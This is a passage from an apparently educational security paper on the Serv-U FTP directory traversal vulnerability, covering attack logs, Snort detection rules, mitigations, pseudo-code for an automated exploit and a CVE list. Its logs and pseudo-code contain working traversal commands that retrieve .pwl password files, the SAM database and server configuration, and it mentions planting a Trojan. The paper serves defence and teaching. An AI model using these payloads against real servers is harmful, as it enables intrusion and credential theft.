[6] Sun 19Jan03 11:14:28 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:14:34 - (000002) PORT 192,168,0,1,15,33
[6] Sun 19Jan03 11:14:34 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:14:34 - (000002) LIST /..%20../..%20../..%20../windows/*.pwl
[6] Sun 19Jan03 11:14:34 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:14:34 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:14:59 - (000002) TYPE A
[6] Sun 19Jan03 11:14:59 - (000002) 200 Type set to A.
[2] Sun 19Jan03 11:14:59 - (000002) PORT 192,168,0,1,15,34
[6] Sun 19Jan03 11:14:59 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:14:59 - (000002) NLST /..%20../..%20../..%20../windows/*.pwl
[6] Sun 19Jan03 11:14:59 - (000002) 150 Opening ASCII mode data connection for /bin/ls.
[6] Sun 19Jan03 11:14:59 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:14:59 - (000002) TYPE A
[6] Sun 19Jan03 11:14:59 - (000002) 200 Type set to A.
[2] Sun 19Jan03 11:15:01 - (000002) PORT 192,168,0,1,15,35
[6] Sun 19Jan03 11:15:01 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:15:13 - (000002) RETR /..%20../..%20../..%20../windows/fadi.pwl
[6] Sun 19Jan03 11:15:13 - (000002) 150 Opening ASCII mode data connection for fadi.pwl
(688 bytes).
[3] Sun 19Jan03 11:15:13 - (000002) Sending file c:\ftproot\bob\..\..\..\windows\fadi.pwl
[3] Sun 19Jan03 11:15:13 - (000002) Sent file c:\ftproot\bob\..\..\..\windows\fadi.pwl
successfully (14.0 Kb/sec - 688 bytes)
[6] Sun 19Jan03 11:15:13 - (000002) 226 Transfer complete.
```

```
[2] Sun 19Jan03 11:15:18 - (000002) TYPE I
[6] Sun 19Jan03 11:15:18 - (000002) 200 Type set to I.
[2] Sun 19Jan03 11:15:19 - (000002) PORT 192,168,0,1,15,38
[6] Sun 19Jan03 11:15:19 - (000002) 200 PORT Command successful.
[2] Sun 19Jan03 11:15:23 - (000002) RETR /..%20../..%20../..%20../windows/shalabi.pwl
[6] Sun 19Jan03 11:15:23 - (000002) 150 Opening BINARY mode data connection for
shalabi.pwl (734 bytes).
[3] Sun 19Jan03 11:15:23 - (000002) Sending file
c:\ftproot\bob\..\..\..\windows\shalabi.pwl
[3] Sun 19Jan03 11:15:23 - (000002) Sent file c:\ftproot\bob\..\..\..\windows\shalabi.pwl
successfully (44.8 Kb/sec - 734 bytes)
[6] Sun 19Jan03 11:15:23 - (000002) 226 Transfer complete.
[2] Sun 19Jan03 11:34:31 - (000002) QUIT
[6] Sun 19Jan03 11:34:31 - (000002) 221 Goodbye!
[5] Sun 19Jan03 11:34:31 - (000002) Closing connection for user BOB (00:25:12 connected)
```

From the log entries above, it is clear that this attack can be detected by examining incoming FTP commands in the application layer data in incoming IP packets, and alerting the system administrator if access to directories outside the FTP root is attempted. Certain keywords like “windows” or “winnt” or “program files” should raise a flag in the IDS or log monitoring system, and warrant further investigation.

Also, multiple occurrences of .. (dot dot) in the incoming FTP commands can indicate an attempt to access unauthorized directories. For example, “`CD /../../../`” is not a command frequently entered by regular users.

The following figure demonstrates a possible list of rule for the Snort IDS. The application layer data is examined for certain keywords that may indicate that a user is attempting to access unauthorized directories on the file system. These keywords are highlighted in the figure.

```
alert tcp any any -> 192.168.0.0/24 21 (content:"winnt";
       msg:"Attempted FTP access to restricted system directory!";)

alert tcp any any -> 192.168.0.0/24 21 (content:"windows";
       msg:"Attempted FTP access to restricted system directory!";)

alert tcp any any -> 192.168.0.0/24 21 (content:"program%20files";
       msg:"Attempted FTP access to restricted system directory!";)

alert tcp any any -> 192.168.0.0/24 21 (content:"program files";
       msg:"Attempted FTP access to restricted system directory!";)

alert tcp any any -> 192.168.0.0/24 21 (content:"documents%20and%20 settings";
       msg:"Attempted FTP access to restricted system directory!";)

alert tcp any any -> 192.168.0.0/24 21 (content:"documents and settings";
       msg:"Attempted FTP access to restricted system directory!";)

alert tcp any any -> 192.168.0.0/24 21 (content:"../..";
       msg:"Possible attempted access to directory outside ftproot!";)

alert tcp any any -> 192.168.0.0/24 21 (content:"..\..";
       msg:"Possible attempted access to directory outside ftproot!";)
```

Figure 8: Snort rules to detect the directory traversal attack.

2.7 How to Protect Against the Exploit

Keep the Server Software Patched and Up-to-date

The best way to protect against this kind of exploits is to keep the server software updated with the latest patches. In this particular case, upgrading to Serv-U FTP version 2.5i or later would eliminate this vulnerability. The latest version of Serv-U FTP server can be downloaded from http://www.serv-u.com.

Server administrators should always check for new versions of the server software they are using, be it an FTP server or any other kind of server. They should also check for the latest security updates and patches.

Monitor the FTP Server Log for Suspicious Access to Sensitive Directories

Furthermore, the FTP server logs should be continuously analyzed to detect any access attempts to unauthorized directories on the FTP server's file system. There is no reason for the FTP server to access sensitive system directories. Examples of these sensitive directories are:

- c:\winnt
- c:\windows
- c:\program files
- c:\documents and settings

Put the FTP Root Directory in a Different Drive/Volume

The server administrator can make it more difficult for the attacker to access sensitive directories by placing the FTP root directory on a different drive/volume than the one which contains the system directories. This particular exploit can only access files and directories on the drive/volume where the FTP root directory is located.

Use NTFS Permissions When Possible

NTFS permissions are an effective way to add another layer of security in addition to the FTP server's internal security checks.

The user account used to run the FTP server should have NTFS permissions that only allow it access to the FTP root directory, and no other directories on the drive/volume.

This way, even if the FTP server's security checks are circumvented by a dot dot type of attack, the NTFS file system will not allow the FTP server process to access directories other than the FTP root directory.

2.8 Source Code/Pseudo Code

There were not any code segments or automated scripts found for this exploit at the time of the writing of this paper.

If an automated script was to be made, it would probably do the following:

1. Connect to the vulnerable FTP server running Serv-U version 2.5h or lower.
2. Log into the FTP server using a legitimate username and password, or using the "anonymous" username and any password (if the FTP server allows anonymous logins).
3. Get directory listings of all directories on the drive/volume of the ftproot directory, starting with the root directory of that volume. Here are some examples of useful directory listings:

   ```
   DIR /..%20../..%20../..%20../
   DIR /..%20../..%20../..%20../winnt/
   DIR /..%20../..%20../..%20../winnt/system32/config/
   DIR /..%20../..%20../..%20../windows/
   DIR /..%20../..%20../..%20../windows/*.pwl
   DIR /..%20../..%20../..%20../windows/*.ini
   DIR /..%20../..%20../..%20../documents and settings/
   ```

4. After getting the directory listings, the script would select files that may contain sensitive data and start to download them. For example it may download all files with the .PWL extension (password files), or .INI files (configuration files), or the SAM database (security database). For example:

   ```
   RETR /..%20../..%20../..%20../windows/administrator.pwl
   RETR /..%20../..%20../..%20../winnt/system32/config/sam
   RETR /..%20../..%20../program%20files/serv-u/serv-u.ini
   ```

5. Now the attacker can attempt to crack the passwords in the downloaded files, or study the obtained directory listings to select other files of interest that may be downloaded.
6. The script could also upload a Trojan/backdoor program to the server and modify the start up files so what this program would be executed the next time the system is rebooted. At that point the attacker could have complete control over the target server through the use of the planted Trojan program.

References

Aase, J. “A Brief description of the FTP protocol”. Sep 1998. URL: http://war.jgaa.com/ftp/?cmd=show_page&ID=ftp_brief (10 Feb 2003)

Allman, M., & Ostermann, S. ”RFC 2577: FTP Security Considerations”. May 1999. URL: http://www.faqs.org/rfcs/rfc2577.html (13 Feb. 2003).

CERT Coordination Center, Carnegie Mellon University. “Problems With The FTP PORT Command or Why You Don't Want Just Any PORT in a Storm”. URL: http://www.cert.org/tech_tips/ftp_port_attacks.html (14 Feb 2003).

Chien, Z. “Serv-U FTP Directory Traversal Vulnerability”. 5 Dec. 2000. URL: http://online.securityfocus.com/bid/2052 (28 Dec. 2002).

Commodon Communications. “Doly Trojan”. Unknown. URL: http://www.commodon.com/threat/threat-doly.htm (13 Feb 2003)

“CVE-2001-0054”. 7 Dec. 2001. URL: http://cve.mitre.org/cgi-bin/cvename.cgi?name=cve-2001-0054 (28 Dec. 2002).

Gibbs, M. “FTP server security”. Network World Magazine. 20 Aug. 2001. URL: http://www.nwfusion.com/columnists/2001/0820gearhead.html (19 Dec. 2002).

Hobbit. "The FTP Bounce Attack". July 1995. URL: http://www.insecure.org/nmap/hobbit.ftpbounce.txt (14 Feb 2003)

Marshall, D. “File Transfer Protocol (FTP)”. 28 Sep 2001. URL: http://www.cs.cf.ac.uk/Dave/Internet/node98.html (10 Feb 2003).

Postel, J., & Reynolds, J. ”RFC 959: File Transfer Protocol”. Oct. 1985. URL: http://www.ietf.org/rfc/rfc959.txt (28 Dec. 2002).

Server Watch. “Full-featured FTP server with revamped interface”. URL: http://www.serverwatch.com/stypes/servers/article.php/16493_1369731 (28 Dec. 2002).

Appendix A: List of Vulnerabilities in FTP software

This CVE list is sorted by most recent CVE entries first.

Table 3: Complete Common Vulnerabilities and Exposures (CVE) List associated with the FTP protocol. Source: http://cve.mitre.org

Name	Description
CVE-2002-0139	Pi-Soft SpoonFTP 1.1 and earlier allows remote attackers to redirect traffic to other sites (aka FTP bounce) via the PORT command.
CVE-2001-1295	Directory traversal vulnerability in Cerberus FTP Server 1.5 and earlier allows remote attackers to read arbitrary files via a .. (dot dot) in the CD command.
CVE-2001-1043	ArGoSoft FTP Server 1.2.2.2 allows remote attackers to read arbitrary files and directories by uploading a .lnk (link) file that points to the target file.
CVE-2001-0963	Directory traversal vulnerability in SpoonFTP 1.1 allows local and sometimes remote attackers to access files outside of the FTP root via a ... (modified dot dot) in the CD (CWD) command.
CVE-2001-0936	Buffer overflow in Frox transparent FTP proxy 0.6.6 and earlier, with the local caching method selected, allows remote FTP servers to run arbitrary code via a long response to an MDTM request.
CVE-2001-0843	Squid proxy server 2.4 and earlier allows remote attackers to cause a denial of service (crash) via a mkdir-only FTP PUT request.
CVE-2001-0706	Maximum Rumpus FTP Server 2.0.3 dev and before allows an attacker to cause a denial of service (crash) via a mkdir command that specifies a large number of sub-folders.
CVE-2001-0680	Directory traversal vulnerability in ftpd in QPC QVT/Net 4.0 and AVT/Term 5.0 allows a remote attacker to traverse directories on the web server via a "dot dot" attack in a LIST (ls) command.
CVE-2001-0646	Maxum Rumpus FTP Server 1.3.3 and 2.0.3 dev 3 allows a remote attacker to perform a denial of service (hang) by creating a directory name of a specific length.
CVE-2001-0644	Maxum Rumpus FTP Server 1.3.3 and 2.0.3 dev 3 stores passwords in plaintext in the "Rumpus User Database" file in the prefs folder, which could allow attackers to gain privileges on the server.
CVE-2001-0621	The FTP server on Cisco Content Service 11000 series switches (CSS) before WebNS 4.01B23s and WebNS 4.10B13s allows an attacker who is an FTP user to read and write arbitrary files via GET or PUT commands.
CVE-2001-0550	wu-ftpd 2.6.1 allows remote attackers to execute arbitrary commands via a "~{" argument to commands such as CWD, which is not properly handled by the glob function (ftpglob).
CVE-2001-0489	Format string vulnerability in gftp prior to 2.0.8 allows remote malicious FTP servers to execute arbitrary commands.
CVE-2001-0405	ip_conntrack_ftp in the IPTables firewall for Linux 2.4 allows remote attackers to bypass access restrictions for an FTP server via a PORT command that lists an arbitrary IP address and port number, which is added to the RELATED table and allowed by the firewall.
CVE-2001-0335	FTP service in IIS 5.0 and earlier allows remote attackers to enumerate

	Guest accounts in trusted domains by preceding the username with a special sequence of characters.
CVE-2001-0334	FTP service in IIS 5.0 and earlier allows remote attackers to cause a denial of service via a wildcard sequence that generates a long string when it is expanded.
CVE-2001-0318	Format string vulnerability in ProFTPD 1.2.0rc2 may allow attackers to execute arbitrary commands by shutting down the FTP server while using a malformed working directory (cwd).
CVE-2001-0136	Memory leak in ProFTPd 1.2.0rc2 allows remote attackers to cause a denial of service via a series of USER commands, and possibly SIZE commands if the server has been improperly installed.
CVE-2001-0054	Directory traversal vulnerability in FTP Serv-U before 2.5i allows remote attackers to escape the FTP root and read arbitrary files by appending a string such as "/..%20." to a CD command, a variant of a .. (dot dot) attack.
CVE-2001-0053	One-byte buffer overflow in replydirname function in BSD-based ftpd allows remote attackers to gain root privileges.
CVE-2000-1182	WatchGuard Firebox II allows remote attackers to cause a denial of service by flooding the Firebox with a large number of FTP or SMTP requests, which disables proxy handling.
CVE-2000-1101	Directory traversal vulnerability in Winsock FTPd (WFTPD) 3.00 and 2.41 with the "Restrict to home directory" option enabled allows local users to escape the home directory via a "/../" string, a variation of the .. (dot dot) attack.
CVE-2000-1027	Cisco Secure PIX Firewall 5.2(2) allows remote attackers to determine the real IP address of a target FTP server by flooding the server with PASV requests, which includes the real IP address in the response when passive mode is established.
CVE-2000-0837	FTP Serv-U 2.5e allows remote attackers to cause a denial of service by sending a large number of null bytes.
CVE-2000-0813	Check Point VPN-1/FireWall-1 4.1 and earlier allows remote attackers to redirect FTP connections to other servers ("FTP Bounce") via invalid FTP commands that are processed improperly by FireWall-1, aka "FTP Connection Enforcement Bypass."
CVE-2000-0761	OS2/Warp 4.5 FTP server allows remote attackers to cause a denial of service via a long username.
CVE-2000-0717	GoodTech FTP server allows remote attackers to cause a denial of service via a large number of RNTO commands.
CVE-2000-0699	Format string vulnerability in ftpd in HP-UX 10.20 allows remote attackers to cause a denial of service or execute arbitrary commands via format strings in the PASS command.
CVE-2000-0676	Netscape Communicator and Navigator 4.04 through 4.74 allows remote attackers to read arbitrary files by using a Java applet to open a connection to a URL using the "file", "http", "https", and "ftp" protocols, as demonstrated by Brown Orifice.
CVE-2000-0674	ftp.pl CGI program for Virtual Visions FTP browser allows remote attackers to read directories outside of the document root via a .. (dot dot) attack.
CVE-2000-0641	Savant web server allows remote attackers to execute arbitrary commands via a long GET request.
CVE-2000-0640	Guild FTPd allows remote attackers to determine the existence of files outside the FTP root via a .. (dot dot) attack, which provides different error

	messages depending on whether the file exists or not.
CVE-2000-0636	HP JetDirect printers versions G.08.20 and H.08.20 and earlier allow remote attackers to cause a denial of service via a malformed FTP quote command.
CVE-2000-0577	Netscape Professional Services FTP Server 1.3.6 allows remote attackers to read arbitrary files via a .. (dot dot) attack.
CVE-2000-0573	The lreply function in wu-ftpd 2.6.0 and earlier does not properly cleanse an untrusted format string, which allows remote attackers to execute arbitrary commands via the SITE EXEC command.
CVE-2000-0514	GSSFTP FTP daemon in Kerberos 5 1.1.x does not properly restrict access to some FTP commands, which allows remote attackers to cause a denial of service, and local users to gain root privileges.
CVE-2000-0462	ftpd in NetBSD 1.4.2 does not properly parse entries in /etc/ftpchroot and does not chroot the specified users, which allows those users to access other files outside of their home directory.
CVE-2000-0150	Firewall-1 allows remote attackers to bypass port access restrictions on an FTP server by forcing it to send malicious packets which Firewall-1 misinterprets as a valid 227 response to a client's PASV attempt.
CVE-1999-1411	The installation of the fsp package 2.71-10 in Debian Linux 2.0 adds the anonymous FTP user without notifying the administrator, which could automatically enable anounymous FTP on some servers such as wu-ftp.
CVE-1999-1333	automatic download option in ncftp 2.4.2 FTP client in Red Hat Linux 5.0 and earlier allows remote attackers to execute arbitrary commands via shell metacharacters in the names of files that are to be downloaded.
CVE-1999-1326	wu-ftpd 2.4 FTP server does not properly drop privileges when an ABOR (abort file transfer) command is executed during a file transfer, which causes a signal to be handled incorrectly and allows local and possibly remote attackers to read arbitrary files.
CVE-1999-1298	Sysinstall in FreeBSD 2.2.1 and earlier, when configuring anonymous FTP, creates the ftp user without a password and with /bin/date as the shell, which could allow attackers to gain access to certain system resources.
CVE-1999-1290	Buffer overflow in nftp FTP client version 1.40 allows remote malicious FTP servers to cause a denial of service, and possibly execute arbitrary commands, via a long response string.
CVE-1999-1160	Vulnerability in ftpd/kftpd in HP-UX 10.x and 9.x allows local and possibly remote users to gain root privileges.
CVE-1999-1156	BisonWare FTP Server 4.1 and earlier allows remote attackers to cause a denial of service via a malformed PORT command that contains a non-numeric character and a large number of carriage returns.
CVE-1999-1148	FTP service in IIS 4.0 and earlier allows remote attackers to cause a denial of service (resource exhaustion) via many passive (PASV) connections at the same time.
CVE-1999-1119	FTP installation script anon.ftp in AIX insecurely configures anonymous FTP, which allows remote attackers to execute arbitrary commands.
CVE-1999-1090	The default configuration of NCSA Telnet package for Macintosh and PC enables FTP, even though it does not include an "ftp=yes" line, which allows remote attackers to read and modify arbitrary files.
CVE-1999-0997	wu-ftp with FTP conversion enabled allows an attacker to execute commands via a malformed file name that is interpreted as an argument to the program that does the conversion, e.g. tar or uncompress.
CVE-1999-0955	Race condition in wu-ftpd and BSDI ftpd allows remote attackers gain root

	access via the SITE EXEC command.
CVE-1999-0950	Buffer overflow in WFTPD FTP server allows remote attackers to gain root access via a series of MKD and CWD commands that create nested directories.
CVE-1999-0914	Buffer overflow in the FTP client in the Debian GNU/Linux netstd package.
CVE-1999-0879	Buffer overflow in WU-FTPD and related FTP servers allows remote attackers to gain root privileges via macro variables in a message file.
CVE-1999-0878	Buffer overflow in WU-FTPD and related FTP servers allows remote attackers to gain root privileges via MAPPING_CHDIR.
CVE-1999-0838	Buffer overflow in Serv-U FTP 2.5 allows remote users to conduct a denial of service via the SITE command.
CVE-1999-0789	Buffer overflow in AIX ftpd in the libc library.
CVE-1999-0777	IIS FTP servers may allow a remote attacker to read or delete files on the server, even if they have "No Access" permissions.
CVE-1999-0707	The default FTP configuration in HP Visualize Conference allows conference users to send a file to other participants without authorization.
CVE-1999-0432	ftp on HP-UX 11.00 allows local users to gain privileges.
CVE-1999-0368	Buffer overflows in wuarchive ftpd (wu-ftpd) and ProFTPD lead to remote root access, a.k.a. palmetto.
CVE-1999-0351	FTP PASV "Pizza Thief" denial of service and unauthorized data access. Attackers can steal data by connecting to a port that was intended for use by a client.
CVE-1999-0349	A buffer overflow in the FTP list (ls) command in IIS allows remote attackers to conduct a denial of service and, in some cases, execute arbitrary commands.
CVE-1999-0302	SunOS/Solaris FTP clients can be forced to execute arbitrary commands from a malicious FTP server.
CVE-1999-0219	Buffer overflow in Serv-U FTP server when user performs a cwd to a directory with a long name.
CVE-1999-0202	The GNU tar command, when used in FTP sessions, may allow an attacker to execute arbitrary commands.
CVE-1999-0201	A quote cwd command on FTP servers can reveal the full path of the home directory of the "ftp" user.
CVE-1999-0185	In SunOS or Solaris, a remote user could connect from an FTP server's data port to an rlogin server on a host that trusts the FTP server, allowing remote command execution.
CVE-1999-0097	The AIX FTP client can be forced to execute commands from a malicious server through shell metacharacters (e.g. a pipe character).
CVE-1999-0083	getcwd() file descriptor leak in FTP
CVE-1999-0082	CWD ~root command in ftpd allows root access.
CVE-1999-0080	wu-ftp FTP server allows root access via "site exec" command.
CVE-1999-0079	Remote attackers can cause a denial of service in FTP by issuing multiple PASV commands, causing the server to run out of available ports.
CVE-1999-0075	PASV core dump in wu-ftpd daemon when attacker uses a QUOTE PASV command after specifying a username and password.
CVE-1999-0054	Sun's ftpd daemon can be subjected to a denial of service.
CVE-1999-0035	Race condition in signal handling routine in ftpd, allowing read/write arbitrary

	files.
CVE-1999-0017	FTP servers can allow an attacker to connect to arbitrary ports on machines other than the FTP client, aka FTP bounce.
CAN-2002-1345	Directory traversal vulnerabilities in multiple FTP clients on UNIX systems allow remote malicious FTP servers to create or overwrite files as the client user via filenames containing /absolute/path or .. (dot dot) sequences.
CAN-2002-1344	Directory traversal vulnerability in wget before 1.8.2-4 allows a remote FTP server to create or overwrite files as the wget user via filenames containing (1) /absolute/path or (2) .. (dot dot) sequences.
CAN-2002-1244	Format string vulnerability in Pablo FTP Server 1.5, 1.3, and possibly other versions, allows remote attackers to cause a denial of service and possibly execute arbitrary code via format strings in the USER command.
CAN-2002-1094	Information leaks in Cisco VPN 3000 Concentrator 2.x.x and 3.x.x before 3.5.4 allow remote attackers to obtain potentially sensitive information via the (1) SSH banner, (2) FTP banner, or (3) an incorrect HTTP request.
CAN-2002-1071	ZyXEL Prestige 642R allows remote attackers to cause a denial of service in the Telnet, FTP, and DHCP services (crash) via a TCP packet with both the SYN and ACK flags set.
CAN-2002-1063	Thomas Hauck Jana Server 2.x through 2.2.1, and 1.4.6 and earlier, allows remote attackers to cause a denial of service (resource exhaustion) via a large number of FTP PASV requests, which consumes all available FTP ports.
CAN-2002-1054	Directory traversal vulnerability in Pablo FTP server 1.0 build 9 and earlier allows remote authenticated users to list arbitrary directories via "..\" (dot-dot backslash) sences in a LIST command.
CAN-2002-1047	The FTP service in Watchguard Soho Firewall 5.0.35a allows remote attackers to gain privileges with a correct password but an incorrect user name.
CAN-2002-0930	Format string vulnerability in the FTP server for Novell Netware 6.0 SP1 (NWFTPD) allows remote attackers to cause a denial of service (ABEND) via format strings in the USER command.
CAN-2002-0925	Format string vulnerability in mmsyslog function allows remote attackers to execute arbitrary code via (1) the USER command to mmpop3d for mmmail 0.0.13 and earlier, (2) the HELO command to mmsmtpd for mmmail 0.0.13 and earlier, or (3) the USER command to mmftpd 0.0.7 and earlier.
CAN-2002-0895	Buffer overflow in MatuFtpServer 1.1.3.0 (1.1.3) allows remote attackers to cause a denial of service and possibly execute arbitrary code via a long PASS (password) command.
CAN-2002-0877	Directory traversal vulnerability in the FTP server for Shambala 4.5 allows remote attackers to read arbitrary files via a .. (dot dot) in the (1) LIST (ls) or (2) GET commands.
CAN-2002-0826	Buffer overflow in WS_FTP FTP Server 3.1.1 allows remote authenticated users to execute arbitrary code via a long SITE CPWD command.
CAN-2002-0791	Novell Netware FTP server NWFTPD before 5.02r allows remote attackers to cause a denial of service (CPU consumption) via a connection to the server followed by a carriage return, and possibly other invalid commands with improper syntax or length.
CAN-2002-0779	FTP proxy server for Novell BorderManager 3.6 SP 1a allows remote attackers to cause a denial of service (network connectivity loss) via a connection to port 21 with a large amount of random data.

CAN-2002-0773	imp_rootdir.asp for Hosting Controller allows remote attackers to copy or delete arbitrary files and directories via a direct request to imp_rootdir.asp and modifying parameters such as (1) ftp, (2) owwwPath, and (3) oftpPath.
CAN-2002-0768	Buffer overflow in lukemftp FTP client in SuSE 6.4 through 8.0, and possibly other operating systems, allows a malicious FTP server to execute arbitrary code via a long PASV command.
CAN-2002-0714	FTP proxy in Squid before 2.4.STABLE6 does not compare the IP addresses of control and data connections with the FTP server, which allows remote attackers to bypass firewall rules or spoof FTP server responses.
CAN-2002-0713	Buffer overflows in Squid before 2.4.STABLE6 allow remote attackers to cause a denial of service (crash) and possibly execute arbitrary code (1) via the MSNT auth helper (msnt_auth) when using denyusers or allowusers files, (2) via the gopher client, or (3) via the FTP server directory listing parser when HTML output is generated.
CAN-2002-0610	Vulnerability in FTPSRVR in HP MPE/iX 6.0 through 7.0 does not properly validate certain FTP commands, which allows attackers to gain privileges.
CAN-2002-0608	Buffer overflow in Matu FTP client 1.74 allows remote FTP servers to execute arbitrary code via a long "220" banner.
CAN-2002-0606	Buffer overflow in 3Cdaemon 2.0 FTP server allows remote attackers to cause a denial of service (crash) and possibly execute arbitrary code via long commands such as login.
CAN-2002-0600	Heap overflow in the KTH Kerberos 4 FTP client 4-1.1.1 allows remote malicious servers to execute arbitrary code on the client via a long response to a passive (PASV) mode request.
CAN-2002-0558	Directory traversal vulnerability in TYPSoft FTP server 0.97.1 and earlier allows a remote authenticated user (possibly anonymous) to list arbitrary directories via a .. in a LIST (ls) command ending in wildcard *.* characters.
CAN-2002-0538	FTP proxy in Symantec Raptor Firewall 6.5.3 and Enterprise 7.0 rewrites an FTP server's "FTP PORT" responses in a way that allows remote attackers to redirect FTP data connections to arbitrary ports, a variant of the "FTP bounce" vulnerability.
CAN-2002-0405	Buffer overflow in Transsoft Broker FTP Server 5.0 evaluation allows remote attackers to cause a denial of service and possibly execute arbitrary code via a CWD command with a large number of . (dot) characters.
CAN-2002-0336	Buffer overflow in Galacticomm Worldgroup FTP server 3.20 and earlier allows remote attackers to cause a denial of service, and possibly execute arbitrary code, via a LIST command containing a large number of / (slash), * (wildcard), and .. characters.
CAN-2002-0293	FTP service in Alcatel OmniPCX 4400 allows the "halt" user to gain root privileges by modifying root's .profile file.
CAN-2002-0272	Buffer overflows in mpg321 before 0.2.9 allows local and possibly remote attackers to execute arbitrary code via a long URL to (1) a command line option, (2) an HTTP request, or (3) an FTP request.
CAN-2002-0264	PowerFTP Personal FTP Server 2.03 through 2.10 stores sensitive account information in plaintext in the ftpserver.ini file, which allows attackers with access to the file to gain privileges.
CAN-2002-0222	Etype Eserv 2.97 allows remote attackers to to redirect traffic to other sites (aka FTP bounce) via the PORT command.
CAN-2002-0126	Buffer overflow in BlackMoon FTP Server 1.0 through 1.5 allows remote attackers to execute arbitrary code via a long argument to (1) USER, (2)

	PASS, or (3) CWD.
CAN-2002-0104	AFTPD 5.4.4 allows remote attackers to gain sensitive information via a CD (CWD) ~ (tilde) command, which causes a core dump.
CAN-2002-0073	The FTP service in Internet Information Server (IIS) 4.0, 5.0 and 5.1 allows attackers who have established an FTP session to cause a denial of service via a specially crafted status request.
CAN-2002-0068	Squid 2.4 STABLE3 and earlier allows remote attackers to cause a denial of service (core dump) and possibly execute arbitrary code with a malformed ftp:// URL.
CAN-2001-1336	CesarFTP 0.98b and earlier stores usernames and passwords in plaintext in the settings.ini file, which allows attackers to gain privileges.
CAN-2001-1323	Buffer overflow in MIT Kerberos 5 (krb5) 1.2.2 and earlier allows remote attackers to cause a denial of service and possibly execute arbitrary code via base-64 encoded data, which is not properly handled when the radix_encode function processes file glob output from the ftpglob function.
CAN-2001-1300	Directory traversal vulnerability in Dynu FTP server 1.05 and earlier allows remote attackers to read arbitrary files via a .. in the CD (CWD) command.
CAN-2001-1228	Buffer overflows in gzip 1.3x, 1.2.4, and other versions might allow attackers to execute code via a long file name, possibly remotely if gzip is run on an FTP server.
CAN-2001-1213	The default configuration of DataWizard FtpXQ 2.0 and 2.1 includes a default username and password, which allows remote attackers to read and write arbitrary files in the root folder.
CAN-2001-1156	TYPSoft FTP 0.95 allows remote attackers to cause a denial of service (CPU consumption) via a "../../*" argument to (1) STOR or (2) RETR.
CAN-2001-1142	ArGoSoft FTP Server 1.2.2.2 uses weak encryption for user passwords, which allows an attacker with access to the password file to gain privileges.
CAN-2001-1135	ZyXEL Prestige 642R and 642R-I routers do not filter the routers' Telnet and FTP ports on the external WAN interface from inside access, allowing someone on an internal computer to reconfigure the router, if the password is known.
CAN-2001-1131	Directory traversal vulnerability in WhitSoft Development SlimFTPd 2.2 allows an attacker to read arbitrary files and directories via a ... (modified dot dot) in the CD command.
CAN-2001-1103	FTP Voyager ActiveX control before 8.0, when it is marked as safe for scripting (the default) or if allowed by the IObjectSafety interface, allows remote attackers to execute arbitrary commands.
CAN-2001-1031	Directory traversal vulnerability in Meteor FTP 1.0 allows remote attackers to read arbitrary files via (1) a .. (dot dot) in the ls/LIST command, or (2) a ... in the cd/CWD command.
CAN-2001-1021	Buffer overflows in WS_FTP 2.02 allow remote attackers to execute arbitrary code via long arguments to (1) DELE, (2) MDTM, (3) MLST, (4) MKD, (5) RMD, (6) RNFR, (7) RNTO, (8) SIZE, (9) STAT, (10) XMKD, or (11) XRMD.
CAN-2001-0983	UltraEdit uses weak encryption to record FTP passwords in the uedit32.ini file, which allows local users who can read the file to decrypt the passwords and gain privileges.
CAN-2001-0934	Cooolsoft PowerFTP Server 2.03 allows remote attackers to obtain the physical path of the server root via the pwd command, which lists the full pathname.
CAN-2001-0933	Cooolsoft PowerFTP Server 2.03 allows remote attackers to list the contents

	of arbitrary drives via a ls (LIST) command that includes the drive letter as an argument, e.g. "ls C:".
CAN-2001-0932	Buffer overflow in Cooolsoft PowerFTP Server 2.03 allows remote attackers to cause a denial of service and possibly execute arbitrary code via a long command.
CAN-2001-0931	Directory traversal vulnerability in Cooolsoft PowerFTP Server 2.03 allows attackers to list or read arbitrary files and directories via a .. (dot dot) in (1) LS or (2) GET.
CAN-2001-0827	Cerberus FTP server 1.0 - 1.5 allows remote attackers to cause a denial of service (crash) via a large number of "PASV" requests.
CAN-2001-0826	Buffer overflows in CesarFTPD 0.98b allows remote attackers to execute arbitrary commands via long arguments to (1) HELP, (2) USER, (3) PASS, (4) PORT, (5) DELE, (6) REST, (7) RMD, or (8) MKD.
CAN-2001-0794	Buffer overflow in A-FTP Anonymous FTP Server allows remote attackers to cause a denial of service via a long USER command.
CAN-2001-0781	Buffer overflow in SpoonFTP 1.0.0.12 allows remote attacker to execute arbitrary code via a long argument to the commands (1) CWD or (2) LIST.
CAN-2001-0768	GuildFTPd 0.9.7 stores user names and passwords in plaintext in the default.usr file, which allows local users to gain privileges as other FTP users by reading the file.
CAN-2001-0767	Directory traversal vulnerability in GuildFTPd 0.9.7 allows attackers to list or read arbitrary files and directories via a .. in (1) LS or (2) GET.
CAN-2001-0758	Directory traversal vulnerability in Shambala 4.5 allows remote attackers to escape the FTP root directory via "CWD ..." command.
CAN-2001-0755	Buffer overflow in ftp daemon (ftpd) 6.2 in Debian Linux allows attackers to cause a denial of service and possibly execute arbitrary code via a long SITE command.
CAN-2001-0702	Cerberus FTP 1.5 and earlier allows remote attackers to cause a denial of service, and possibly execute arbitrary code, via a long (1) username, (2) password, or (3) PASV command.
CAN-2001-0688	Broker FTP Server 5.9.5.0 allows a remote attacker to cause a denial of service by repeatedly issuing an invalid CD or CWD ("CD . .") command.
CAN-2001-0687	Broker FTP server 5.9.5 for Windows NT and 9x allows a remote attacker to retrieve privileged web server system information by (1) issuing a CD command (CD C:) followed by the LS command, (2) specifying arbitrary paths in the UNC format (\\computername\sharename).
CAN-2001-0681	Buffer overflow in ftpd in QPC QVT/Net 5.0 and QVT/Term 5.0 allows a remote attacker to cause a denial of service via a long (1) username or (2) password.
CAN-2001-0582	Ben Spink CrushFTP FTP Server 2.1.6 and earlier allows a local attacker to access arbtrary files via a '..' (dot dot) attack, or variations, in (1) GET, (2) CD, (3) NLST, (4) SIZE, (5) RETR.
CAN-2001-0491	Directory traversal vulnerability in RaidenFTPD Server 2.1 before build 952 allows attackers to access files outside the ftp root via dot dot attacks, such as (1) .... in CWD, (2) .. in NLST, or (3) ... in NLST.
